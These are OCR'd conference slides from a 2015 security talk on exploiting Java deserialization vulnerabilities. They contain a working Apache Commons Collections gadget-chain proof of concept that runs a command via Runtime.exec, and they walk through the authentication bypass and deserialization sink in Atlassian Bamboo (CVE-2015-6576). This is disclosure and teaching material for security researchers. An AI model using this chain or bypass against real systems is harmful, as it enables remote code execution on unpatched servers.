code white

Intelligence Driven Security

Exploiting Deserialization Vulnerabilities in Java

HackPra WS 2015

2015/10/28

Matthias Kaiser

About Code White

- Pentest and Security Research Startup
- Based in Ulm
- Attacking corporate infrastructures in Red Teams
- Strong focus on post-exploitation
- Love to use 0day-angle to get initial hop
- AV is our best friend to gain SYSTEM
- Always looking for candidates ;-)

About me

code white
Intelligence Driven Security

- Head of Vulnerability Research at Code White
- Doing Technical Security for 6 years now
- Worked as Java Dev for a defense company
- Lead Expert Offensive Security at an automotive IT company
- Likes to find easy bugs in Java Software
- Found vulns in products of Oracle, IBM, SAP, Symantec, Apache, Adobe, Atlassian, etc.
- Enjoys low-level stuff recently
- @matthias_kaiser

Why this talk?

code white
Intelligence Driven Security

- Deserialization vulnerabilities are less known and exploited (compared to unserialize() in PHP)
- A dedicated bug class on its own
- Only a few researchers disclosed deserialization vulnerabilities like Takeshi Terada, @djorm, @gebl & @frohoff, etc.
- Easy to spot, easy RCE if the right classes are in the classpath
- I spent research time of CW to analyze several products of Oracle, Atlassian, Apache, etc.
- Only my Atlassian Bamboo vulnerability is patched, more RCEs to come ☺

Disclaimer

code white
Intelligence Driven Security

- This is not a reference how Serialization works, I skip details for speed. Read the spec.
- This talk does _not_ cover Privileged Deserialization (from @samikoivu) used to escape the JVM Sandbox
- Custom Serialization Frameworks like XStream, Castor etc. won't be discussed although the exploitation vectors shown here can be applied to XStream

Agenda

code white
Intelligence Driven Security

1. What is serialization?
2. What‘s the issue?
3. How to exploit it?
4. Where is serialization used?
5. Case-Study: CVE-2015-6576

1 What is serialization?

code white
Intelligence Driven Security

To *serialize* an object means to convert its state to a byte stream so that the byte stream can be reverted back into a copy of the object (x)

(x) https://docs.oracle.com/javase/tutorial/jndi/objects/serial.html

1 What is serialization?

code white
Intelligence Driven Security

```java
public class Serialization {

    public static void main(String[] args) throws Exception {

        Person p = new Person();
        p.name = "Matthias Kaiser";
        p.birthDate = new Date(0x1337);

        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream(
                "/tmp/person.bin"));
        oos.writeObject(p);
        oos.flush();
    }
}
```

```java
public class Person implements Serializable {

    public static final long serialVersionUID = 0x12345678L;
    public String name;
    public Date birthDate;

}
```

```
00000000  ac ed 00 05 73 72 00 0d  70 65 72 73 6f 6e 2e 50  |....sr..person.P|
00000010  65 72 73 6f 6e 00 00 00  00 12 34 56 78 02 00 02  |erson.....4Vx...|
00000020  4c 00 09 62 69 72 74 68  44 61 74 65 74 00 10 4c  |L..birthDatet..L|
00000030  6a 61 76 61 2f 75 74 69  6c 2f 44 61 74 65 3b 4c  |java/util/Date;L|
00000040  00 04 6e 61 6d 65 74 00  12 4c 6a 61 76 61 2f 6c  |..namet..Ljava/l|
00000050  61 6e 67 2f 53 74 72 69  6e 67 3b 78 70 73 72 00  |ang/String;xpsr.|
00000060  0e 6a 61 76 61 2e 75 74  69 6c 2e 44 61 74 65 68  |.java.util.Dateh|
00000070  6a 81 01 4b 59 74 19 03  00 00 78 70 77 08 00 00  |j..KYt....xpw...|
00000080  00 00 00 00 13 37 78 74  00 0f 4d 61 74 74 68 69  |.....7xt..Matthi|
00000090  61 73 20 4b 61 69 73 65  72                       |as Kaiser|
00000099
```

1 What is serialization?

```
00000000  ac ed 00 05 73 72 00 0d  70 65 72 73 6f 6e 2e 50  |....sr..person.P|
00000010  65 72 73 6f 6e 00 00 00  00 12 34 56 78 02 00 02  |erson.....4Vx...|
00000020  4c 00 09 62 69 72 74 68  44 61 74 65 74 00 10 4c  |L..birthDatet..L|
00000030  6a 61 76 61 2f 75 74 69  6c 2f 44 61 74 65 3b 4c  |java/util/Date;L|
00000040  00 04 6e 61 6d 65 74 00  12 4c 6a 61 76 61 2f 6c  |..namet..Ljava/l|
00000050  61 6e 67 2f 53 74 72 69  6e 67 3b 78 70 73 72 00  |ang/String;xpsr.|
00000060  0e 6a 61 76 61 2e 75 74  69 6c 2e 44 61 74 65 68  |.java.util.Dateh|
00000070  6a 81 01 4b 59 74 19 03  00 00 78 70 77 08 00 00  |j..KYt....xpw...|
00000080  00 00 00 00 13 37 78 74  00 0f 4d 61 74 74 68 69  |.....7xt..Matthi|
00000090  61 73 20 4b 61 69 73 65  72                       |as Kaiser|
00000099
```

```
public class Deserialization {

    public static void main(String[] args) throws Exception {

        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(
                "/tmp/person.bin"));
        Person p = (Person) ois.readObject();

        System.out.println("Name:\t\t" + p.name + "\nBirthDate:\t"
                + p.birthDate.getTime());
    }
}
```

```
Name:           Matthias Kaiser
BirthDate:      4919
```

1 What is serialization?

code white
Intelligence Driven Security

Class java.io.ObjectOutputStream

- Writes serialized data to an OutputStream
- Has methods writeObject(), writeChar(), writeShort(), writeUTF(), etc.

Class java.io.ObjectInputStream

- Reads serialized data from an InputStream
- Has methods readObject(), readChar(), readShort(), readUTF(), etc.

1 What is serialization?

code white
Intelligence Driven Security

Customizing serialization

- Developers can customize how objects are serialized to bytes /deserialized from bytes
- Serializing
  1. writeReplace() → Developer can provide a replacement object to be serialized
  2. writeObject() → Full control over what will written to the stream
- Deserializing
  1. readObject() → Full control over what will be read from the stream
  2. readResolve() → Replacing a deserialized object with another one


1 What is serialization?

```java
public class Person implements Serializable {

    public static final long serialVersionUID = 0x12345678L;
    public String name;
    public Date birthDate;

    private void writeObject(ObjectOutputStream out) throws IOException {
        out.defaultWriteObject();
        out.writeUTF(System.getProperty("user.name"));
    }

    private Object writeReplace() throws ObjectStreamException {
        return this;
    }

    private void readObject(java.io.ObjectInputStream in) throws IOException,
            ClassNotFoundException {
        in.defaultReadObject();
        System.out.println("Person was serialized by:\t" + in.readUTF());
    }

    private Object readResolve() throws ObjectStreamException {
        return this;
    }
}
```

```java
public class Serialization {

    public static void main(String[] args) throws Exception {

        Person p = new Person();
        p.name = "Matthias Kaiser";
        p.birthDate = new Date(0x1337);

        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream(
                "/tmp/person.bin"));
        oos.writeObject(p);
        oos.flush();
    }
}
```

```
00000000  ac ed 00 05 73 72 00 0e  70 65 72 73 6f 6e 32 2e  |....sr..person2.|
00000010  50 65 72 73 6f 6e 00 00  00 00 12 34 56 78 03 00  |Person.....4Vx..|
00000020  02 4c 00 09 62 69 72 74  68 44 61 74 65 74 00 10  |.L..birthDatet..|
00000030  4c 6a 61 76 61 2f 75 74  69 6c 2f 44 61 74 65 3b  |Ljava/util/Date;|
00000040  4c 00 04 6e 61 6d 65 74  00 12 4c 6a 61 76 61 2f  |L..namet..Ljava/|
00000050  6c 61 6e 67 2f 53 74 72  69 6e 67 3b 78 70 73 72  |lang/String;xpsr|
00000060  00 0e 6a 61 76 61 2e 75  74 69 6c 2e 44 61 74 65  |..java.util.Date|
00000070  68 6a 81 01 4b 59 74 19  03 00 00 78 70 77 08 00  |hj..KYt....xpw..|
00000080  00 00 00 00 13 37 78 74  00 0f 4d 61 74 74 68 69  |.....7xt..Matthi|
00000090  61 73 20 4b 61 69 73 65  72 77 09 00 07 6b 61 69  |as Kaiserw...kai|
000000a0  6d 61 74 74 78                                    |mattx|
```

1 What is serialization?



```
00000000  ac ed 00 05 73 72 00 0e  70 65 72 73 6f 6e 32 2e  |....sr..person2.|
00000010  50 65 72 73 6f 6e 00 00  00 00 12 34 56 78 03 00  |Person.....4Vx..|
00000020  02 4c 00 09 62 69 72 74  68 44 61 74 65 74 00 10  |.L..birthDatet..|
00000030  4c 6a 61 76 61 2f 75 74  69 6c 2f 44 61 74 65 3b  |Ljava/util/Date;|
00000040  4c 00 04 6e 61 6d 65 74  00 12 4c 6a 61 76 61 2f  |L..namet..Ljava/|
00000050  6c 61 6e 67 2f 53 74 72  69 6e 67 3b 78 70 73 72  |lang/String;xpsr|
00000060  00 0e 6a 61 76 61 2e 75  74 69 6c 2e 44 61 74 65  |..java.util.Date|
00000070  68 6a 81 01 4b 59 74 19  03 00 00 78 70 77 08 00  |hj..KYt....xpw..|
00000080  00 00 00 00 00 13 37 78  74 00 0f 4d 61 74 74 68  |......7xt..Matth|
00000090  69 61 73 20 4b 61 69 73  65 72 77 09 00 07 6b 61  |ias Kaiserw...ka|
000000a0  69 6d 61 74 74 78                                 |imattx|
```

```java
public class Person implements Serializable {

    public static final long serialVersionUID = 0x12345678L;
    public String name;
    public Date birthDate;

    private void writeObject(ObjectOutputStream out) throws IOException {
        out.defaultWriteObject();
        out.writeUTF(System.getProperty("user.name"));
    }

    private Object writeReplace() throws ObjectStreamException {
        return this;
    }

    private void readObject(java.io.ObjectInputStream in) throws IOException,
            ClassNotFoundException {
        in.defaultReadObject();
        System.out.println("Person was serialized by:\t" + in.readUTF());
    }

    private Object readResolve() throws ObjectStreamException {
        return this;
    }
}
```

```java
public class Deserialization {

    public static void main(String[] args) throws Exception {

        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(
                "/tmp/person.bin"));
        Person p = (Person) ois.readObject();

        System.out.println("Name:\t\t\t\t" + p.name + "\nBirthDate:\t\t\t"
                + p.birthDate.getTime());
    }
}
```

```
Person was serialized by:       kaimatt
Name:                           Matthias Kaiser
BirthDate:                      4919
```

2 What‘s the issue?

code white
Intelligence Driven Security

- ObjectInputStream does not check which class gets deserialized
- There is no whitelist/blacklist which classes are allowed to get deserialized
- All serializable classes that the current classloader can locate and load can get deserialized
- Although a class cast exception might occur in the end, the object will be created!
- User supplied input can be processed in readObject()/ readResolve()
- If a class does something “dangerous” in readObject()/ readResolve() it might get abused
- Case-Study:

Apache Commons FileUpload (CVE-2013-2186)

2 What‘s the issue?

code white
Intelligence Driven Security

Apache Commons FileUpload

- Makes your life easy when dealing with HTTP file uploads
- Just add to your webapp and uploads are easy

CVE-2013-2186:

> The DiskFileItem class in Apache Commons FileUpload, as used in Red Hat JBoss BRMS 5.3.1; JBoss Portal 4.3 CP07, 5.2.2, and 6.0.0; and Red Hat JBoss Web Server 1.0.2 allows remote attackers to write to arbitrary files via a NULL byte in a file name in a serialized instance.

- But requires the null-byte vulnerability, patched in Java 7u40 or Java8

2 What‘s the issue?

```
private void readObject(ObjectInputStream in)
        throws IOException, ClassNotFoundException {
    // read values
    in.defaultReadObject();

    OutputStream output = getOutputStream();
    if (cachedContent != null) {
        output.write(cachedContent);
    } else {
        FileInputStream input = new FileInputStream(dfosFile);
        IOUtils.copy(input, output);
        dfosFile.delete();
        dfosFile = null;
    }
    output.close();

    cachedContent = null;
}
```

- Values of the object are read with defaultReadObject()
- getOutputStream() gets called

2 What‘s the issue?

```
public OutputStream getOutputStream()
    throws IOException {
    if (dfos == null) {
        File outputFile = getTempFile();
        dfos = new DeferredFileOutputStream(sizeThreshold, outputFile);
    }
    return dfos;
}
```

- Calls getTempFile()

```
protected File getTempFile() {
    if (tempFile == null) {
        File tempDir = repository;
        if (tempDir == null) {
            tempDir = new File(System.getProperty("java.io.tmpdir"));
        }

        String tempFileName = format("upload_%s_%s.tmp", UID, getUniqueId());

        tempFile = new File(tempDir, tempFileName);
    }
    return tempFile;
}
```

- Creates new File
- repository is a member of the class under our control
- →we can put a \u0000 at the end of repository path

3 How to exploit it?

- Finding ObjectInputStream.readObject() calls on user supplied input is easy
- You can decompile and grep for it … / “Open Call Hierarchy” in Eclipse ☺
- The question is how you can turn a ObjectInputStream.readObject() call into RCE
- Several universal exploitation vectors exist:
  - Spring Framework <=3.0.5, <=2.0.6 (cve-2011-2894 of @woutercoekaerts)
  - Groovy < 2.4.4 (cve-2015-3253 of @gebl & @frohoff)
  - Apache Commons Collection (cve-xxxx-xxxx of @gebl & @frohoff)
  - More to come … (e.g. cve-xxxx-xxxx of @matthias_kaiser)
- @gebl & @frohoff were so kind and published “ysoserial” to make exploitation easy …
- Let’s find out how an universal exploit for Apache Commons Collection works


3 How to exploit it?

code white
Intelligence Driven Security

Apache Commons Collection Exploit

- I adapted the one from @gebl /@frohoff to skip what a java.lang.reflect.Proxy is ☺
- It's just AWESOME, because Commons Collection is almost everywhere in the classpath
- Disclosed 274 days ago at AppSec California 2015, still not patched
- Self-executing, just send the stream and wait for ObjectInputStream.readObject()
- The vulnerabilities are in several Collection implementations (Map, Set, etc.)
- A TransformedMap can be created that invokes methods via reflection (=dynamically)
- An InvocationHandler from the "sun."-namespace is used to trigger the vulnerability

3 How to exploit it?




```
/**
 * Factory method to create a transforming map.
 * <p>
 * If there are any elements already in the map being decorated, they
 * are NOT transformed.
 * Constrast this with {@link #decorateTransform}.
 *
 * @param map  the map to decorate, must not be null
 * @param keyTransformer  the transformer to use for key conversion, null means no transformation
 * @param valueTransformer  the transformer to use for value conversion, null means no transformation
 * @throws IllegalArgumentException if map is null
 */
public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}
```

- The TransformedMap transforms keys/values when stored into the map (put(), putAll())
- Therefore the keyTransformer/valueTransformer are invoked
- All elements of the Map are stored in a set of Map.Entry objects

3 How to exploit it?

code white
Intelligence Driven Security


```java
/**
 * Implementation of a map entry that checks additions via setValue.
 */
static class MapEntry extends AbstractMapEntryDecorator {

    /** The parent map */
    private final AbstractInputCheckedMapDecorator parent;

    protected MapEntry(Map.Entry entry, AbstractInputCheckedMapDecorator parent) {
        super(entry);
        this.parent = parent;
    }

    public Object setValue(Object value) {
        value = parent.checkSetValue(value);
        return entry.setValue(value);
    }
}
```

```java
/**
 * Override to transform the value when using <code>setValue</code>.
 *
 * @param value  the value to transform
 * @return the transformed value
 * @since Commons Collections 3.1
 */
protected Object checkSetValue(Object value) {
    return valueTransformer.transform(value);
}
```

- When the value of a Map.Entry object is changed, the valueTransformer is invoked

3 How to exploit it?

```java
public interface Transformer {

    /**
     * Transforms the input object (leaving it unchanged) into some output object.
     *
     * @param input  the object to be transformed, should be left unchanged
     * @return a transformed object
     * @throws ClassCastException (runtime) if the input is the wrong class
     * @throws IllegalArgumentException (runtime) if the input is invalid
     * @throws FunctorException (runtime) if the transform cannot be completed
     */
    public Object transform(Object input);

}
```



- Transformers can be chained using a ChainedTransformer

3 How to exploit it?

①

```java
/**
 * Constructor that performs no validation.
 * Use <code>getInstance</code> if you want that.
 *
 * @param methodName  the method to call
 * @param paramTypes  the constructor parameter types, not cloned
 * @param args  the constructor arguments, not cloned
 */
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
    super();
    iMethodName = methodName;
    iParamTypes = paramTypes;
    iArgs = args;
}
```

②

```java
public Object transform(Object input) {
    if (input == null) {
        return null;
    }
    try {
        Class cls = input.getClass();
        Method method = cls.getMethod(iMethodName, iParamTypes);
        return method.invoke(input, iArgs);

    } catch (NoSuchMethodException ex) {
        throw new FunctorException("InvokerTransformer: The method '"
    } catch (IllegalAccessException ex) {
        throw new FunctorException("InvokerTransformer: The method '"
    } catch (InvocationTargetException ex) {
        throw new FunctorException("InvokerTransformer: The method '"
    }
}

}
```

1. Constructor takes the method to invoke, argument types and the arguments
2. Invokes the method on the input object and returns the method return value

3 How to exploit it?

```
public static void main(String[] args) throws Exception {

    Transformer[] transformers = new Transformer[] { new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[] { String.class, Class[].class },
                    new Object[] { "getRuntime", new Class[0] }),
            new InvokerTransformer("invoke", new Class[] { Object.class, Object[].class },
                    new Object[] { null, new Object[0] }),
            new InvokerTransformer("exec", new Class[] { String.class },
                    new Object[] { "/usr/bin/gnome-calculator" }) };

    Transformer transformerChain = new ChainedTransformer(transformers);

    Map innerMap = new HashMap();
    innerMap.put("value", "value");
    Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

    Map.Entry onlyElement = (Entry) outerMap.entrySet().iterator().next();
    onlyElement.setValue("foobar");

}
```

- Now we need a serializable class that calls Map.Entry.setValue() in a readObject() or readResolve() method to get code execution

3 How to exploit it?

```
/**
 * InvocationHandler for dynamic proxy implementation of Annotation.
 *
 * @author  Josh Bloch
 * @since   1.5
 */
class AnnotationInvocationHandler implements InvocationHandler, Serializable {
    private static final long serialVersionUID = 6182022883658399397L;
    private final Class<? extends Annotation> type;
    private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues) {
        Class<?>[] superInterfaces = type.getInterfaces();
        if (!type.isAnnotation() ||
            superInterfaces.length != 1 ||
            superInterfaces[0] != java.lang.annotation.Annotation.class)
            throw new AnnotationFormatError("Attempt to create proxy for a non-annotation type.");
        this.type = type;
        this.memberValues = memberValues;
    }
```

- Member type is of class Class, memberValues of class Map!
- Constructor is package-private and performs some checks before setting the members

3 How to exploit it?

```
private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
①   s.defaultReadObject();

    // Check to make sure that types have not evolved incompatibly

    AnnotationType annotationType = null;
②   try {
        annotationType = AnnotationType.getInstance(type);
    } catch(IllegalArgumentException e) {
        // Class is no longer an annotation type; time to punch out
        throw new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");
    }

    Map<String, Class<?>> memberTypes = annotationType.memberTypes();

    // If there are annotation members without values, that
    // situation is handled by the invoke method.
④③  for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
        String name = memberValue.getKey();
⑤       Class<?> memberType = memberTypes.get(name);
        if (memberType != null) {  // i.e. member still exists
            Object value = memberValue.getValue();
            if (!(memberType.isInstance(value) ||
                  value instanceof ExceptionProxy)) {
⑥               memberValue.setValue(
                    new AnnotationTypeMismatchExceptionProxy(
                        value.getClass() + "[" + value + "]").setMember(
                            annotationType.members().get(name)));
            }
        }
    }
}
```

1. Read in default values (type, memberValues)
2. type is a annotation type. We can use java.lang.annotation.Target.class
3. memberValues is a map implementation of our choice
4. memberValue is a of Map.Entry
5. If our map contains an entry like (“value”,”value”) we can pass the checks
6. memberValue.setValue is invoked!

```
@Documented
@Retention(RetentionPolicy.RUNTIME)
@Target(ElementType.ANNOTATION_TYPE)
public @interface Target {
    ElementType[] value();
}
```

3 How to exploit it?

```
public static void main(String[] args) throws Exception {

    Transformer[] transformers = new Transformer[] { new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[] { String.class, Class[].class },
                    new Object[] { "getRuntime", new Class[0] }),
            new InvokerTransformer("invoke", new Class[] { Object.class, Object[].class },
                    new Object[] { null, new Object[0] }),
            new InvokerTransformer("exec", new Class[] { String.class },
                    new Object[] { "/usr/bin/gnome-calculator" }), };

    Transformer transformerChain = new ChainedTransformer(transformers);

    Map innerMap = new HashMap();
    innerMap.put("value", "value");
    Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

①  Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
    Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
②  ctor.setAccessible(true);
    Object instance = ctor.newInstance(Target.class, outerMap);

    File f = new File("/tmp/test.bin");
    ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
    out.writeObject(instance);
    out.flush();
    out.close();
```

1. Since the constructor of AnnotationInvocationHandler is package-private, we need to make it accessible/callable using reflection
2. We create a new instance using our parameters with reflection

3 How to exploit it?

code white
Intelligence Driven Security

No Groovy or Commons Collection in the Classpath?

- Look for readObject(), readResolve() doing „nasty“ things
- Java has the concept of Proxies that forward method calls to InvocationHandler
- So take another look for serializible InvocationHandler, because they often do reflection magic on user input
- There is more to come, several researchers are working in this topic
- As soon as my vulnerabilites are fixed I will release the vectors on our blog/github

4 Where is Serialization used

code white
Intelligence Driven Security

- Remote Method Invocation (RMI/JRMP)
- Custom RMI/IPC protocols (e.g. Spring HTTP invoker, …)
- Java Management Extension (JMX)
- Java Messaging Service (JMS)

5 Case-Study: CVE-2015-6576

code white
Intelligence Driven Security

Deserialisation Resulting in Remote Code Execution Vulnerability

Severity

Atlassian rates the severity level of this vulnerability as **critical**, according to the scale published in our Atlassian severity levels. The scale allows us to rank a severity as critical, high, moderate, or low.

This is an independent assessment and you should evaluate its applicability to your own IT environment.

Description

Bamboo had a resource that deserialised arbitrary user input without restriction. Attackers can use this vulnerability to execute Java code of their choice on systems that have a vulnerable version of Bamboo. To exploit this issue, attackers need to be able to access the Bamboo web interface.

All versions of **Bamboo** from 2.2 before 5.8.5 (the fixed version for 5.8.x) and from 5.9.0 before 5.9.7 (the fixed version for 5.9.x) are affected by this vulnerability. This issue can be tracked here: BAM-16439 - CVE-2015-6576: Deserialisation Resulting in Remote Code Execution Vulnerability RESOLVED

Acknowledgements


We would like to credit **Matthias Kaiser of Code White** for reporting this issue to us.

Atlassian

Bamboo

5 Case-Study: CVE-2015-6576

- Bamboo is a continuous build server from Atlassian
- Just did a grep for readObject() on the source
- One hit which looked interesting: DeliverMessageServlet



5 Case-Study: CVE-2015-6576

code white
Intelligence Driven Security

①

```
protected void doPost(HttpServletRequest request, HttpServletResponse response)
  throws IOException
{
  String providedFingerprint = request.getParameter("fingerprint");
  if (!((AgentServerManager)agentServerManager.get()).isServerFingerprintValid(providedFingerprint))
  {
    log.warn("Incorrect fingerprint: " + providedFingerprint + ". This could be due to a remote agent left over
    response.sendError(404);
    return;
  }

  Object object = deserializeObject(request, response);
```

```
@Nullable
private Object deserializeObject(HttpServletRequest request, HttpServletResponse response)
{
  Object object = null;

  ServletInputStream inputStream = request.getInputStream();
  try
  {
    ObjectInput objectInput = new ObjectInputStream(inputStream);
    try
    {
      object = objectInput.readObject();
    }
    catch (IOException exception)
```

1. Valid fingerprint required

5 Case-Study: CVE-2015-6576

code white
Intelligence Driven Security

- We need a valid fingerprint
- Atlassian Bamboo uses Struts ☺
- There is an action “GetFingerprint” that can be invoked via HTTP request

```
<package name="agentServer" extends="default" namespace="/agentServer">
  <action name="GetFingerprint" class="com.atlassian.bamboo.agent.classserver.GetFingerprintAction" method="default">
    <result name="success" type="freemarker">
      <param name="contentType">text/plain</param>
      <param name="location">/agentServer/fingerprint.ftl</param>
    </result>
```

- We have some check but let’s see how easy it is to bypass them

5 Case-Study: CVE-2015-6576

code white
Intelligence Driven Security

```
public String doDefault()
  throws Exception
{
  if (!doAuthenticate())
  {
    ServletActionContext.getResponse().setStatus(401);
    return "AgentAuthFailed";
  }
  if (isElastic())
  {
    remoteAgentManager.bootstrappingElastic(getHostIdentification(), instanceId);
  }
  else
  {
    remoteAgentManager.bootstrapping(getHostIdentification());
  }
  return "success";
}

private boolean isElastic()
{
  return "elastic".equals(agentType);
}

private boolean doAuthenticate()
{
  if (isElastic())
  {

    return true;
  }
```

① ④ ⑤ ③ ②

1. Authentication is checked
2. If we are an Elastic Agent we pass
3. We are an Elastic Agent if our agentType is “elastic”
4. Again!
5. Get the fingerprint

5 Case-Study: CVE-2015-6576

code white
Intelligence Driven Security

Deserialisation Resulting in Remote Code Execution Vulnerability

Severity

Atlassian rates the severity level of this vulnerability as critical according to the scale published in our Atlassian severity levels. The scale allows us to rank severity as critical, high, moderate, or low.

This is an independent assessment and you should evaluate its applicability to your own IT environment.

Description

Bamboo had a resource that deserialised arbitrary user input without restriction. Attackers can use this vulnerability to execute Java code of their choice on systems that have a vulnerable version of Bamboo. To exploit this issue, attackers must be able to access the Bamboo web interface.

All versions of Bamboo from 2.2 before 5.8.x (the fixed version for 5.8.x) and from 5.9.0 before 5.9.7 (the fixed version for 5.9.x) are affected by this vulnerability. This issue can be tracked here: BAM-16439 - CVE-2015-6576: Deserialisation Resulting in Remote Code Execution Vulnerability RESOLVED

DEMO

Acknowledgements

